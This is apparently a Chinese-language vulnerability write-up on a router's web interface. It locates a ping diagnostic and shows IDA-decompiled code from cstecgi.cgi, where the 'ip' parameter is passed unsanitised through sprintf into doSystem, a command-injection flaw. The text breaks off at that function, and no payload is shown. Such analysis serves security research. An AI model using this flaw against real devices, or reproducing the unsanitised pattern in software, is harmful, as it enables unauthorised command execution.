
### 命令执行漏洞

访问<http://127.0.0.1/advance/changepwd.html?time=1715093812978>


*进入后台页面*




系统工具里有个ping诊断：



squashfs-root\www\cgi-bin\cstecgi.cgi拖入ida分析，搜索ping



看以看到这里是两个函数分开了但都属于通个部分



int \_\_fastcall sub\_421DDC(int a1)

{

const char \*Var; // $s2

int v3; // $v0

int v4; // $v0

char v6[128]; // [sp+18h] [-80h] BYREF

memset(v6, 0, sizeof(v6));

Var = (const char \*)websGetVar(a1, "ip", "www.baidu.com");

v3 = websGetVar(a1, "num", &byte\_43A4B0);

v4 = atoi(v3);

sprintf(v6, "ping %s -w %d &>/var/log/pingCheck", Var, v4);

doSystem(v6);

setResponse(&word\_438564, "reserv");

